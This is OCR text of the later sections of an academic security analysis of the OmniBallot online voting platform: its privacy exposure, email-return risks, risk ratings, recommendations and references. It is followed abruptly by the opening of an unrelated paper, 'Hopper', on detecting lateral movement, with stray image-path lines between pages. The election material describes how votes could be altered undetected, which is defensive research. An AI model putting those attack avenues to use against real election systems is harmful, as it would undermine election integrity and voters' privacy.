IP address/coarse physical location	✓+	✓+	✓+
Delaware voter ID number	✓+	✓+	✓+
Name, address, and date of birth	✓*	✓*	✓*
Party affiliation	✓*	✓*	✓*
Partial social security number	✓	✓	✓
Vote selections		✓	✓
Browser fingerprint			✓

Table 2: **Access to privacy-sensitive data.** We show what data is shared with Democracy Live when using OmniBallot in each mode offered in Delaware. A + indicates that the information is also sent to Google; a * indicates that Google can infer it. All data is implicitly sent to AWS.

on bypassing Object Lock, it apparently did not search for attempts to modify the software downloaded by clients or the software running the `lambda` service. As we have explained, changing either piece of software would be sufficient to allow an attacker to view and alter votes.

Such a limited analysis is insufficient to verify the integrity of an election, as it cannot detect the full range of sophisticated threats that public elections face. No matter how comprehensive, server-side logs cannot protect against client-side attacks or attacks conducted through third-party services, since such events would occur outside of Democracy Live's control. Likewise, no level of auditing or procedural controls can eliminate the threat that attackers will introduce malicious functionality into software without detection, and deliberate vulnerabilities can be extremely subtle and difficult to detect (e.g., [12, 23]). Internal audits also provide little assurance against the threat that the employees who conduct them are themselves malicious. Finally, reviewing logs is necessarily retrospective, so, even if a vote-changing attack was uncovered, detection would likely occur only after the election. Since Internet voting lacks voter-verified paper records from which the correct votes could be recovered, officials might be forced to rerun the election.

4.4 Risks of Email-Based Ballot Return

Like other modes of online voting, email-based ballot return faces severe security risks that cannot be adequately mitigated with available technology or controls. Different OmniBallot jurisdictions use widely varying procedures for email-based return; here we focus on the way it is implemented in Delaware. Even after discontinuing OmniBallot, Delaware allowed voters to return ballots by email.

Delaware voters who choose to return their ballots by email are instructed to use Egress Switch [54], a "secure email" platform produced by U.K.-based Egress Software Technologies, Ltd. Rather than directly emailing the ballot, voters visit https://switch.egress.com and sign up for accounts using their email addresses. After proving that they have received a confirmation code sent to that address, the voter can log in to a webmail interface, compose a message to a Delaware elections email address, and attach the voted ballot as a PDF file. The recipient receives an email notification that the message is available and can log in to the same system to retrieve it.

A full analysis of Egress Switch is beyond the scope of this paper, but we note that it is effectively serving as a second Internet voting platform, with broadly similar risks to OmniBallot's online return mode, including a reliance on large tech companies for trusted infrastructure. Egress appears to be hosted in Microsoft's cloud and to store encrypted messages in Amazon S3 servers located in the U.K. Routing domestic voters' ballots through a foreign jurisdiction may weaken the legal protections surrounding ballot secrecy and exposes voters to a greater risk of surveillance or other attacks by a foreign government [13].

Depending on the voter's existing email provider, Egress Switch may offer privacy advantages, particularly as the sender may only view sent messages for a limited time. On the other hand, it centralizes voted ballots on a single third-party platform, which must be trusted to deliver them without modification. As with OmniBallot, Switch itself, and the third-parties it trusts, can see and change the ballot before it is delivered, and there is no apparent mechanism by which voters can independently confirm that their voted ballots have been received by election officials without modification.

4.5 Risks to Voters' Privacy

OmniBallot has access to a large amount of privacy-sensitive data (see Table 2): voters' names, addresses, dates of birth, party affiliations, and other voter registration fields; their coarse physical locations from their IP addresses; their partial

social security numbers; and, in either the ballot marking or online voting configurations, their actual ballot selections.

In addition, when votes are cast online, OmniBallot's client-side code takes a fingerprint of the browser and sends it to the server with the voter's registration data and ballot selections. If Democracy Live shared this data with other sites, they could recognize the voter's browser and associate it with their identity and votes. Browser fingerprints are incredibly privacy invasive [22]—they can uniquely track a browser even after the user has taken defensive measures such as clearing cookies, as well as between private browsing and normal browser modes [66].

This data about the voter would be valuable to many parties: advertisers, political candidates, or attackers seeking to conduct disinformation campaigns. Notably, Democracy Live appears to be silent about whether, or for how long, they store this data, how they use it, or whether it will be shared or sold to third parties. Prior to our work, OmniBallot included no terms of service or privacy policy (though it did link to Google's, as sites that use reCAPTCHA are required to do).

OmniBallot also makes extensive use of first- and third-party tracking mechanisms to monitor voters' interactions with the platform. It sends Google Analytics extensive browser configuration information, the URLs of pages the voter visits within the app, whether they are a UOCAVA voter, and the voter's ID number. In Delaware, the same ID number is used in the state's publicly available voter file, where it is associated with the voter's full name, address, phone number, birth year, and party. Google could use the ID field to personally identify the voter and potentially to associate the voter's identify with other tracking cookies.[4]

4.6 Risk Summary

Below, we briefly summarize our findings concerning OmniBallot's three main modes of operation. Our assessment of their relative risk accords with recent guidance by the U.S. Cybersecurity and Infrastructure Security Agency [58, 63].

Blank ballot delivery. When OmniBallot is used to deliver blank ballots for printing, attackers could modify certain voters' ballots or return instructions to omit candidates, cause votes to be scanned incorrectly, or delay or misdirect mail-in returns. These risks can be largely mitigated with rigorous election procedures, and, with such protections in place, we consider the overall risk to be moderate.

Online ballot marking. Using OmniBallot to mark and print ballots carries greater risks. Attackers can learn the voter's selections and target ballots for a disfavored candidate by misdirecting them or causing them to be scanned as a vote for somebody else. Attackers could also mark the ballot for different candidates than the voter intended, which, although visible, many voters would likely fail to detect. Voter education and procedural defenses can only mitigate these attacks to an extent, so we consider the risk to be high. As the risk further increases when online marking is widely used, we recommend limiting its deployment.

Online ballot return. When ballots are returned over the Internet using OmniBallot, there is no way for voters to confirm that their votes have been transmitted without modification, and attackers could change votes in ways that would be difficult for voters, officials, or Democracy Live to detect. Attacks could be conducted through client-side malware, compromise of third-party services such as Amazon and Google, or infiltration of Democracy Live. Administrative controls and audits cannot prevent such attacks. Given the possibility for undetected changes to election results, we consider the risks of online voting to be severe.

5 Recommendations

Based on our analysis, we offer a series of recommendations for election administrators, policymakers, and Democracy Live in order to help protect the integrity of elections conducted using OmniBallot and safeguard voters' privacy. These are in addition to the procedural defenses discussed in § 4. Many of these recommendations apply more generally to all systems for online voting or ballot delivery and marking that jurisdictions may be using or considering.

We conveyed these recommendations and a summary of our findings to the U.S. Cybersecurity and Infrastructure Security Agency, which communicated them to state officials, and we discussed them with Democracy Live's management team. In response, Democracy Live made some limited improvements, such as adding a privacy policy. Delaware and New Jersey discontinued use of OmniBallot for online voting [49], but Delaware continued to allow webmail-based ballot return.

Eliminate electronic ballot return. OmniBallot's online ballot return functions run counter to the clear scientific consensus, as expressed by the National Academies [41], that the Internet should not be used for the return of marked ballots. Our analysis shows that votes cast online using OmniBallot could be surreptitiously changed without voters, officials, or Democracy Live being able to detect the attack. Given the risks, we recommend that elections administrators refrain from using online ballot return, including ballot return via email. Instead, administrators should focus on improving the efficiency and accessibility of physical ballot return paths, which carry fewer risks of large-scale manipulation.

Limit the use of online ballot marking. In the ideal case, online ballot marking provides valuable usability and accessibility benefits. For absentee voters with disabilities that make it impossible to mark ballots by hand, such a tool could provide greater independence and privacy. At the same time,

[4] This behavior appears to be in violation of the Google Analytics terms of service [28], which prohibit sending personally identifiable information to Google.

it carries higher risks of ballot misdirection, manipulation, and mismarking than blank ballot delivery, and research with ballot-marking devices suggests that most voters will fail to spot altered ballots, even if prompted to check [10]. As online marking becomes used more widely, it becomes a more attractive target, and the risk that attacks could change election outcomes increases rapidly. For these reasons, we recommend offering online marking only to voters who could not otherwise mark a ballot independently, and not to the general public. Furthermore, marked ballots should always be printed and physically returned.

Mark ballots using client-side code. OmniBallot's design, as used in Delaware, creates unnecessary risks to ballot secrecy and integrity by sending the voters' selections, coupled with their identities, to an online service when generating marked ballots. These risks could be avoided by marking ballots locally in the browser, using client-side code.

Democracy Live already offers an option to do this. OmniBallot deployments in California, Virginia counties, and Washington, D.C. use an alternative online marking approach called "Secure Select," in which marked ballots are generated without sending selections to a server [50]. After downloading the return package, the voter is redirected to a page on `ss.liveballot.com`, which delivers JavaScript for generating the marked ballot entirely within the browser.

In addition to Delaware, jurisdictions in Colorado, Florida, Ohio, Oregon, Washington State, and West Virginia appear to use the more dangerous server-side marking mechanism. We recommend that they switch to client-side marking.

Implement risk-limiting audits. When OmniBallot is used to deliver blank ballots that are marked by hand and physically returned, this generates a strongly voter-verified record of voters' choices. However, attackers can still manipulate the ballot design in ways that would cause votes to be miscounted when tabulated by an optical scanner. To mitigate this, we recommend that officials perform risk-limiting audits (RLAs) [36], which limit the probability that the election outcome differs from the outcome that would be found by a full hand-count. As with in-person voting, RLAs are an essential defense against error and fraud.

Reduce unnecessary trust in third parties. OmniBallot's security depends not only on the security of Democracy Live's code and procedures, but also on the security of services provided by Amazon, Google, and Cloudflare. Attackers that breach their systems (or rogue employees within the companies) could alter votes that are returned electronically. Democracy Live can reduce this risk, to an extent, by removing inessential dependencies (e.g., Google Analytics) and applying subresource integrity [3] to static libraries (e.g., PDF.js). However, eliminating all reliance on third-party may be inadvisable, as it is difficult, if not impossible, for a small company like Democracy Live to deliver the same level of infrastructure security and resilience as a leading cloud provider.




Figure 4: **Misleading statements about online voting.** The Delaware app stated that, "No votes are cast online under any circumstances." In fact, both email and electronic return cast the ballot over the Internet. Such mischaracterizations make it harder for voters to understand the risks of their selected return path.

Require a privacy policy. Despite having access to a wide range of sensitive personally identifiable information, OmniBallot had no privacy policy, leaving voters uniformed about what legal limitations, if any, restrict the company's use of this data. For example, it remains unclear whether the company could legally share such data with political campaigns, law enforcement, foreign governments, or ad tech companies. Moreover, due to OmniBallot's reliance on third-party services, Amazon and Google store or receive some or all of this data. Statutory requirements, Democracy Live's contracts with third parties, and contractual obligations to election jurisdictions may offer some legal protections, but these are largely invisible to voters.

At our recommendation, Democracy Live recently posted a privacy policy that covers all OmniBallot instances and prohibits the company from using voters' information for any purpose unrelated to servicing their ballots [18]. However, the policy does not provide explicit limits and guarantees about the retention, protection, and disposal of this data.

Increase transparency and facilitate independent review. Transparency and independent technical analysis are important for ensuring that election software is as secure as possible and for helping officials and the public understand the technology's risks. Yet Democracy Live and Delaware have made accurate public understanding of these risks more difficult through misleading statements as to whether OmniBallot is a form of online voting (e.g., Figure 4), and ours is the first public, independent security analysis of the software.

Unlike in-person voting equipment, which is tested by federally accredited labs for compliance with the EAC's Voluntary Voting System Guidelines [60], there are no federal standards or certification processes for platforms like OmniBallot. This means local and state officials are largely dependent on

the vendors themselves when assessing such products. Officials should insist that systems like OmniBallot be subjected to public examination by independent security experts before considering them for use. Such evaluation has exposed critical vulnerabilities in Internet voting systems in the past (e.g., [29, 65]), preventing flawed technologies from putting elections at risk. That OmniBallot has been used before without reported problems—predominately for small populations and for low-risk blank-ballot delivery—does not establish that it can be used safely for online voting or with large numbers of voters in high-stakes elections.


To facilitate independent analysis, we recommend that Democracy Live adopt a vulnerability disclosure policy that follows best practices, such as NTIA's CVD policy template [44], and make OmniBallot's source code available for scrutiny. The company's reporting guidelines at the time of our analysis (Fig. 5) prohibited further disclosure of reported problems without their permission. After we made our findings public, they adopted a new policy [14] modeled after Disclose.io's CVD template [19]. The new policy permits disclosure post-mitigation, but there are no set timelines nor any apparent recourse if the company excessively delays or chooses not to fix a problem. These policies may discourage responsible disclosure and could prevent researchers from alerting officials or the public about flaws that go unfixed.

It is notable that ours is the fourth security analysis of a deployed Internet voting system in less than year to find significant risks to election integrity [26, 29, 51]. In each of these cases, the researchers were presented with nontrivial barriers to analysis, ranging from incomplete documentation and lack of source code availability to restrictive vulnerability disclosure policies. This trend points to the possibility that current market incentives do not favor security or transparency for such systems. Our work should serve as further evidence to policymakers that regulatory intervention may be necessary.

6 Conclusions

Elections administrators have the complicated job of ensuring that all eligible voters have the ability to vote, while simultaneously safeguarding against some of the world's most sophisticated attackers. Some voters, including those with certain disabilities and some overseas servicemembers, have long faced significant obstacles to participation. Now, with the emergence of the COVID-19 pandemic, all voters may need better options for voting safely.

We find that OmniBallot's ballot delivery and marking modes have the potential to be valuable tools for helping voters participate, *if* used with specific precautions and changes. Blank ballot delivery, when used to print ballots, mark them by hand, and return them physically, appears to have only moderate risks if the precautions we recommend are applied, and it can cut in half the round-trip time of voting by mail. Online marking of vote-by-mail ballots is riskier, especially when widely used, and marking ballots server-side adds additional, unnecessary risks. However, with client-side marking and the procedural defenses we propose, the risks can be reduced to a level that may be acceptable for voters who otherwise could not mark a ballot independently. Our suggested changes would not impede accessibility and would result in greater protection for these voters.



Reporting Bugs

Democracy Live considers keeping the voting process secure and confidential as our highest priority. We work with industry leading experts in information security in both public and private sector to maintain the privacy and integrity of our customers data as well as that of their voters.

We encourage security professionals and developers of all skill levels to help us in keeping our OmniBallot platform secure for all voters. If you believe you've discovered a bug or vulnerability while receiving your ballot through OmniBallot, we ask you contact us immediately.

Submitting Bug or Vulnerability Reports

Bug reports can be sent to security@democracylive.com with the subject line of Bug Report – DD-MM-YYYY

By submitting a report, you agree to not disclose that bug to any third parties without the approval of Democracy Live. We ask that bug reports follow the standard Github format:

Figure 5: **Democracy Live's vulnerability reporting guidelines** stipulated that researchers who reported problems could not further disclose them without permission. Although it is unclear if this policy is enforceable, such restrictions run counter to best practices and may chill responsible disclosure.

Online ballot return, however, represents a severe danger to election integrity and voter privacy. At worst, attackers could change election outcomes without detection, and even if there was no attack, officials would have no way to prove that the results were accurate. No available technology can adequately mitigate these risks [41], so we urge jurisdictions not to deploy OmniBallot's online voting capabilities or similar systems.

In response to our findings, Delaware and New Jersey announced that they would halt use of OmniBallot [49] for online return, though Delaware continued allowing online voting using the Egress Switch webmail service, which is not necessarily more secure. Meanwhile, 19 states allow at least some voters to return ballots via email, fax, or a web portal [42], and many more offer online ballot delivery and marking using OmniBallot or similar products. There is an urgent need for further security scrutiny of these technologies to help officials assess the risks and to ensure that voters who need to participate remotely can do so as safely as possible.

Acknowledgements

We thank Andrew Appel, Matt Bernhard, Nakul Bajaj, Rachel Goodman, Susan Greenhalgh, David Jefferson, Ron Rivest, Jonathan Rudenberg, Andrew Sellars, Daniel Weitzner, and Aryana Ensafi Halderman for insightful feedback and other assistance. This material is based upon work supported by the National Science Foundation under Grant No. CNS-1518888, the Andrew Carnegie Fellows Program, Google's ASPIRE program, and MIT's Internet Policy Research Initiative.

References

[1] AAAS Center for Scientific Evidence in Public Issues. Letter to governors and secretaries of state on the insecurity of online voting, April 9, 2020. https://www.aaas.org/programs/epi-center/internet-voting-letter.

[2] B. Adida. Helios: Web-based open-audit voting. In *17th USENIX Security Symposium*, pages 335–348, 2008.

[3] D. Akhawe, F. Braun, F. Marier, and J. Weinberger. Subresource integrity, 2016. https://www.w3.org/TR/SRI/.

[4] Amazon Web Services. S3 Object Lock overview. https://docs.aws.amazon.com/AmazonS3/latest/dev/object-lock-overview.html.

[5] Amazon Web Services. Share an object with others. https://docs.aws.amazon.com/AmazonS3/latest/dev/ShareObjectPreSignedURL.html.

[6] Amazon Web Services. What is AWS CloudTrail? https://docs.aws.amazon.com/awscloudtrail/latest/userguide/cloudtrail-user-guide.html.

[7] A. W. Appel, R. A. DeMillo, and P. B. Stark. Ballot-marking devices (BMDs) cannot assure the will of the voters. *Election Law Journal*, 19(3), 2020.

[8] J. Benaloh. *Verifiable Secret-Ballot Elections*. PhD thesis, Yale University, Sept. 1987. https://www.microsoft.com/en-us/research/publication/verifiable-secret-ballot-elections/.

[9] M. Bernhard, J. Benaloh, J. A. Halderman, R. L. Rivest, P. Y. Ryan, P. B. Stark, V. Teague, P. L. Vora, and D. S. Wallach. Public evidence from secret ballots. In *2nd Intl. Joint Conf. on Electronic Voting*, E-Vote-ID, 2017.

[10] M. Bernhard, A. McDonald, H. Meng, J. Hwa, N. Bajaj, K. Chang, and J. A. Halderman. Can voters detect malicious manipulation of ballot marking devices? In *41st IEEE Symposium on Security and Privacy*, 2020.

[11] J. C. Carney. Sixth modification of the declaration of a state of emergency for the State of Delaware due to a public health threat, Mar. 2020. https://governor.delaware.gov/wp-content/uploads/sites/24/2020/03/Sixth-Modification-to-State-of-Emergency-03242020.pdf.

[12] S. Checkoway, J. Maskiewicz, C. Garman, J. Fried, S. Cohney, M. Green, N. Heninger, R.-P. Weinmann, E. Rescorla, and H. Shacham. A systematic analysis of the Juniper Dual EC incident. In *23rd ACM Conference on Computer and Communications Security*, CCS, 2016.

[13] C. Culnane, M. Eldridge, A. Essex, and V. Teague. Trust implications of DDoS protection in online elections. In *2nd Intl. Joint Conf. on Electronic Voting*, E-Vote-ID, 2017.

[14] Democracy Live. Disclosure policy. Accessed Oct. 10, 2020. https://democracylive.com/disclosure-policy/.

[15] Democracy Live. OmniBallot frequently asked questions. https://sites.omniballot.us/kcd/app/faq.

[16] Democracy Live. OmniBallot Online is an online sample ballot and electronic ballot system. https://democracylive.com/omniballot-online/.

[17] Democracy Live. Post election security audit: King Conservation District, Feb. 2020.

[18] Democracy Live. Privacy policy, June 15, 2020. https://democracylive.com/privacy-policy/.

[19] Disclose.io. Election CVD terms, June 15, 2020. https://github.com/disclose/terms/blob/master/vertical/core-terms-US-2020-ELECTIONS.md.

[20] E. Dreyfuss. Is your wobbly, illegible touchscreen signature still you? Wired, May 31, 2019. https://www.wired.com/story/is-your-wobbly-illegible-touchscreen-signature-still-you/.

[21] S. Dzieduszycka-Suinat, J. Murray, J. R. Kiniry, D. M. Zimmerman, D. Wagner, P. Robinson, A. Foltzer, and S. Morina. The future of voting: End-to-end verifiable Internet voting. U.S. Vote Foundation, 2015. https://www.usvotefoundation.org/E2E-VIV.

[22] P. Eckersley. How unique is your web browser? In *10th Privacy Enhancing Technologies Symposium*, PETS, 2010.

[23] E. Felten. The Linux backdoor attempt of 2003. Freedom to Tinker, 2013. https://freedom-to-tinker.com/2013/10/09/the-linux-backdoor-attempt-of-2003/.

[24] S. Gamard. Delaware presidential primary: Here's how to vote from home on June 2 due to coronavirus. Delaware News Journal, May 5, 2020. https://www.delawareonline.com/story/news/politics/2020/05/05/heres-how-vote-absentee-delaware-due-coronavirus/3048049001/.

[25] S. L. Garfinkel. Carving contiguous and fragmented files with fast object validation. *Digital Investigation*, 4:2–12, Sept. 2007.

[26] P. Gaudry. Breaking the encryption scheme of the Moscow Internet voting system. *arXiv preprint arXiv:1908.05127*, 2019. https://arxiv.org/pdf/1908.05127.pdf.

[27] E. Geller. Coronavirus boosts push for online voting despite security risks. Politico, May 1, 2020. https://www.politico.com/news/2020/05/01/coronavirus-online-voting-229690.

[28] Google. Google Analytics terms of service, June 2019. https://marketingplatform.google.com/about/analytics/terms/us/.

[29] T. Haines, S. J. Lewis, O. Pereira, and V. Teague. How not to prove your election outcome. In *41st IEEE Symposium on Security and Privacy*, 2020.

[30] J. A. Halderman. Practical attacks on real-world e-voting. In F. Hao and P. Y. A. Ryan, editors, *Real-World Electronic Voting: Design, Analysis and Deployment*, page 145–171, 2016.

[31] J. A. Halderman and V. Teague. The New South Wales iVote system: Security failures and verification flaws in a live online election. In *5th Intl. Joint Conf. on E-voting and Identity*, E-VoteID, 2015.

[32] N. Hastings, R. Peralta, S. Popoveniuc, and A. Regenscheid. Security considerations for remote electronic UOCAVA voting. National Institute of Standards and Technology, NISTIR 7770, 2011. https://www.nist.gov/system/files/documents/itl/vote/NISTIR-7700-feb2011.pdf.

[33] J. Kaya and J. Rickerd. Security researchers partner with Chrome to take down browser extension fraud network affecting millions of users. Duo Security Blog, 2020. https://duo.com/labs/research/crxcavator-malvertising-2020.

[34] B. Krebs. Browser extensions: Are they worth the risk? Krebs on Security, Sept. 18, 2018. https://krebsonsecurity.com/2018/09/browser-extensions-are-they-worth-the-risk/.

[35] E. Lielmanis. beautify-web/js-beautify. https://github.com/beautify-web/js-beautify.

[36] M. Lindeman and P. B. Stark. A gentle introduction to risk-limiting audits. *IEEE Security & Privacy*, 10(5):42–49, 2012.

[37] Microsoft Defending Democracy Program. ElectionGaurd, 2019. https://github.com/microsoft/electionguard.

[38] Mobile Voting Project. New Jersey announces accessible voting is coming to may elections, May 2020. https://mobilevoting.org/2020/05/new-jersey-announces-accessible-voting-is-coming-to-may-elections/.

[39] Mobile Voting Project. West Virginia expands online voting option in upcoming primary election for citizens with disabilities, Apr. 2020. https://mobilevoting.org/2020/04/west-virginia-expands-online-voting-option-in-upcoming-primary-election-for-citizens-with-disabilities/.

[40] L. Moore and N. Sawhney. Under the hood: The West Virginia mobile voting pilot, 2019. https://www.nass.org/sites/default/files/2019-02/white-paper-voatz-nass-winter19.pdf.

[41] National Academies of Sciences, Engineering, and Medicine. *Securing the Vote: Protecting American Democracy*. The National Academies Press, Washington, DC, 2018. https://www.nap.edu/catalog/25120/securing-the-vote-protecting-american-democracy.

[42] National Conference of State Legislatures. Electronic transmission of ballots, 2019. https://www.ncsl.org/research/elections-and-campaigns/internet-voting.aspx.

[43] National Cybersecurity Center. NCC King County audit summary 2020, March 3, 2020. https://cyber-center.org/ncc-king-county-audit-summary-2020/.

[44] NTIA Safety Working Group. "Early stage" coordinated vulnerability disclosure template, 2016. https://www.ntia.doc.gov/files/ntia/publications/ntia_vuln_disclosure_early_stage_template.pdf.

[45] M. Parks. States expand Internet voting experiments amid pandemic, raising security fears. NPR News, April 28, 2020. https://www.npr.org/2020/04/28/844581667/states-expand-internet-voting-experiments-amid-pandemic-raising-security-fears.

[46] R. L. Rivest. On the notion of 'software independence' in voting systems. *Philosophical Transactions of the Royal Society A: Mathematical, Physical and Engineering Sciences*, 366(1881):3759–3767, 2008.

[47] D. G. Robinson and J. A. Halderman. Ethical issues in e-voting security analysis. In *2nd Workshop on Ethics in Computer Security Research*, WECSR, 2011.

[48] D. E. Sanger. A botnet is taken down in an operation by Microsoft, not the government. The New York Times, March 10, 2020. https://www.nytimes.com/2020/03/10/us/politics/microsoft-botnets-malware.html.

[49] S. Schmidt. Delaware drops Internet-based voting system used by some absentee voters amid security concerns. Delaware Public Media, June 16, 2020. https://www.delawarepublic.org/post/delaware-drops-internet-based-voting-system-used-some-absentee-voters-amid-security-concerns.

[50] SLI Compliance. Democracy Live Secure Select 1.0 California certification security and telecommunications test report, 2017. https://votingsystems.cdn.sos.ca.gov/vendors/demlive/sli-dl-sectel.pdf.

[51] M. A. Specter, J. Koppel, and D. Weitzner. The ballot is busted before the blockchain: A security analysis of Voatz, the first Internet voting application used in U.S. federal elections. In *29th USENIX Security Symposium*, Aug. 2020.

[52] D. Springall, T. Finkenauer, Z. Durumeric, J. Kitcat, H. Hursti, M. MacAlpine, and J. A. Halderman. Security analysis of the Estonian Internet voting system. In *21st ACM Conference on Computer and Communications Security*, CCS, 2014.

[53] T. Starks. States dabble with online voting. Politico, Apr. 30, 2020. https://www.politico.com/newsletters/morning-cybersecurity/2020/04/30/states-dabble-with-online-voting-787248.

[54] State of Delaware. Egress user guide for external users. https://elections.delaware.gov/information/pdfs/Egress%20Guide%20for%20External%20Users.pdf.

[55] Trail of Bits. Our full report on the Voatz mobile voting platform, Mar. 2020. https://blog.trailofbits.com/2020/03/13/our-full-report-on-the-voatz-mobile-voting-platform/.

[56] Trend Micro. Hacker infects Node.js package to steal from bitcoin wallets, Nov. 2018. https://www.trendmicro.com/vinfo/hk-en/security/news/cybercrime-and-digital-threats/hacker-infects-node-js-package-to-steal-from-bitcoin-wallets.

[57] U.S. Census Bureau. 2017 FIPS codes, 2017. https://www.census.gov/geographies/reference-files/2017/demo/popest/2017-fips.html.

[58] U.S. Cybersecurity and Infrastructure Security Agency. Risk management for electronic ballot delivery, marking, and return (draft). Published by The Guardian, May 2020. https://www.scribd.com/document/460491458/CISA-Guidelines-on-Internet-Voting.

[59] U.S. Election Assistance Commission. A survey of Internet voting, 2011. https://www.eac.gov/sites/default/files/eac_assets/1/28/SIV-FINAL.pdf.

[60] U.S. Election Assistance Commission Technical Guidelines Development Committee. Recommendations for requirements for the Voluntary Voting System Guidelines 2.0, Feb. 2020. https://www.eac.gov/sites/default/files/TestingCertification/2020_02_29_vvsg_2_draft_requirements.pdf.

[61] U.S. Senate Select Committee on Intelligence. Russian active measure campaigns and interference in the 2016 U.S. election, Volume 1: Russian efforts against election infrastructure, 2019. https://www.intelligence.senate.gov/sites/default/files/documents/Report_Volume1.pdf.

[62] Valve. Fingerprint.js. https://github.com/Valve/fingerprintjs2.

[63] D. Volz. Agencies warn states that Internet voting poses widespread security risks. The Wall Street Journal, May 8, 2020. https://www.wsj.com/articles/agencies-warn-states-that-internet-voting-poses-widespread-security-risks-11588975848.

[64] L. von Ahn, B. Maurer, C. McMillen, D. Abraham, and M. Blum. reCAPTCHA: Human-based character recognition via web security measures. *Science*, 321(5895):1465–1468, 2008.

[65] S. Wolchok, E. Wustrow, D. Isabel, and J. A. Halderman. Attacking the Washington, D.C. Internet voting system. In *16th Intl. Conf. on Financial Cryptography and Data Security*, FC, 2012.

[66] T.-F. Yen, Y. Xie, F. Yu, R. P. Yu, and M. Abadi. Host fingerprinting and tracking on the web: Privacy and security implications. In *19th Network and Distributed System Security Symposium*, NDSS, 2012.

[67] K. Zetter. Google hack attack was ultra sophisticated, new details show. Wired, Jan. 14, 2010. https://www.wired.com/2010/01/operation-aurora/.

Hopper: Modeling and Detecting Lateral Movement

Grant Ho[⋆†◦] *Mayank Dhiman*[◦] *Devdatta Akhawe*[Ψ]
Vern Paxson[†ϕ] *Stefan Savage*[⋆] *Geoffrey M. Voelker*[⋆] *David Wagner*[†]

[◦]*Dropbox* [†]*UC Berkeley* [⋆]*UC San Diego* [Ψ]*Figma, Inc.* [ϕ]*International Computer Science Institute*

Abstract

In successful enterprise attacks, adversaries often need to gain access to additional machines beyond their initial point of compromise, a set of internal movements known as *lateral movement*. We present Hopper, a system for detecting lateral movement based on commonly available enterprise logs. Hopper constructs a graph of login activity among internal machines and then identifies suspicious sequences of logins that correspond to lateral movement. To understand the larger context of each login, Hopper employs an inference algorithm to identify the broader path(s) of movement that each login belongs to and the *causal* user responsible for performing a path's logins. Hopper then leverages this path inference algorithm, in conjunction with a set of detection rules and a new anomaly scoring algorithm, to surface the login paths most likely to reflect lateral movement. On a 15-month enterprise dataset consisting of over 780 million internal logins, Hopper achieves a 94.5% detection rate across over 300 realistic attack scenarios, including one red team attack, while generating an average of < 9 alerts per day. In contrast, to detect the same number of attacks, prior state-of-the-art systems would need to generate nearly $8\times$ as many false positives.

1 Introduction

Organizations routinely fall victim to sophisticated attacks, resulting in billions of dollars in financial harm, the theft of sensitive data, and the disruption of critical infrastructure [11, 15, 33, 37, 41]. In many of these attacks, adversaries need to move beyond their initial point of compromise to achieve their goal [28, 33, 48]. For example, an employee compromised by a spearphishing attack often does not have all of an organization's sensitive secrets readily accessible from their machine; thus, attackers will need to move to other machines to access their desired data. This set of malicious *internal* movements is known as *lateral movement* [8, 47].

In this work, we focus on detecting lateral movement in enterprise networks. We present Hopper, a system that uses commonly-collected log data to detect lateral movement attacks with a manageable rate of false alarms. Hopper builds a graph of user movement (logins) between internal machines and then identifies suspicious movement paths within this graph. While prior work has proposed similar graphical models, these approaches have either relied on narrowly crafted signatures [30], leaving them unable to detect many lateral movement attacks, or applied standard anomaly detection methods that alert on rare login paths [27, 29, 44]. Unfortunately, the scale of modern enterprises inherently produces large numbers of anomalous-but-benign logins, causing traditional anomaly detection to generate too many false alarms.

Hopper overcomes these challenges by employing a different approach, which we call specification-based anomaly detection. Our approach leverages an attack specification that captures fundamental characteristics of lateral movement as a set of key path properties (§ 4). This specification states that successful lateral movement attacks will (1) switch to a new set of credentials and (2) eventually access a server that the original actor could not access. We then combine this specification with anomaly detection, to reduce false positives and imprecision due to the limitations of real-world data.

Our attack specification capitalizes on a key observation: adversaries generally perform lateral movement to access a machine that their initial victim lacked access to. Thus, as part of their lateral movement activity, attackers will need to acquire and switch to a new set of credentials that enables their sought-for access. As a result, lateral movement paths will exhibit the two key attack properties identified in our specification. In the context of an attack's full lifecycle, our specification observes that standard authentication logs not only provide a window into lateral movement activity, but also contain implicit artifacts of other key stages in an enterprise attack. For example, attackers use a variety of techniques to acquire privileged credentials (as detailed in the *Credential Access* and *Privilege Escalation* stages of the MITRE ATT&CK Framework [46]). While prior work detects these other attack stages through intricate host-activity analysis [18, 24, 32], the fruits of these malicious actions manifest themselves during

lateral movement, since attackers use these new credentials to access new data and machines. Through the detection methods that we develop, Hopper infers and leverages such signals (reflected in our two key attack properties) to help uncover lateral movement activity.

To identify paths with the two key properties, we develop methods for reconstructing a user's global movement activity from the point-wise login events reported in common authentication logs. These methods allow Hopper to infer the *causal* user responsible for performing each login and the broader path of movement a login belongs to (§ 5). Unfortunately, real-world authentication logs do not always contain sufficient information for Hopper to clearly identify the causal user who made each login, resulting in uncertainty about whether some paths truly exhibit the two key attack properties. To resolve these cases of uncertainty, Hopper employs a new anomaly detection algorithm to identify the most suspicious paths to alert on (§ 6). This selective approach to anomaly detection is a key distinction that allows Hopper to significantly outperform prior work that relies on traditional anomaly detection [44] or signature-based detection [30].

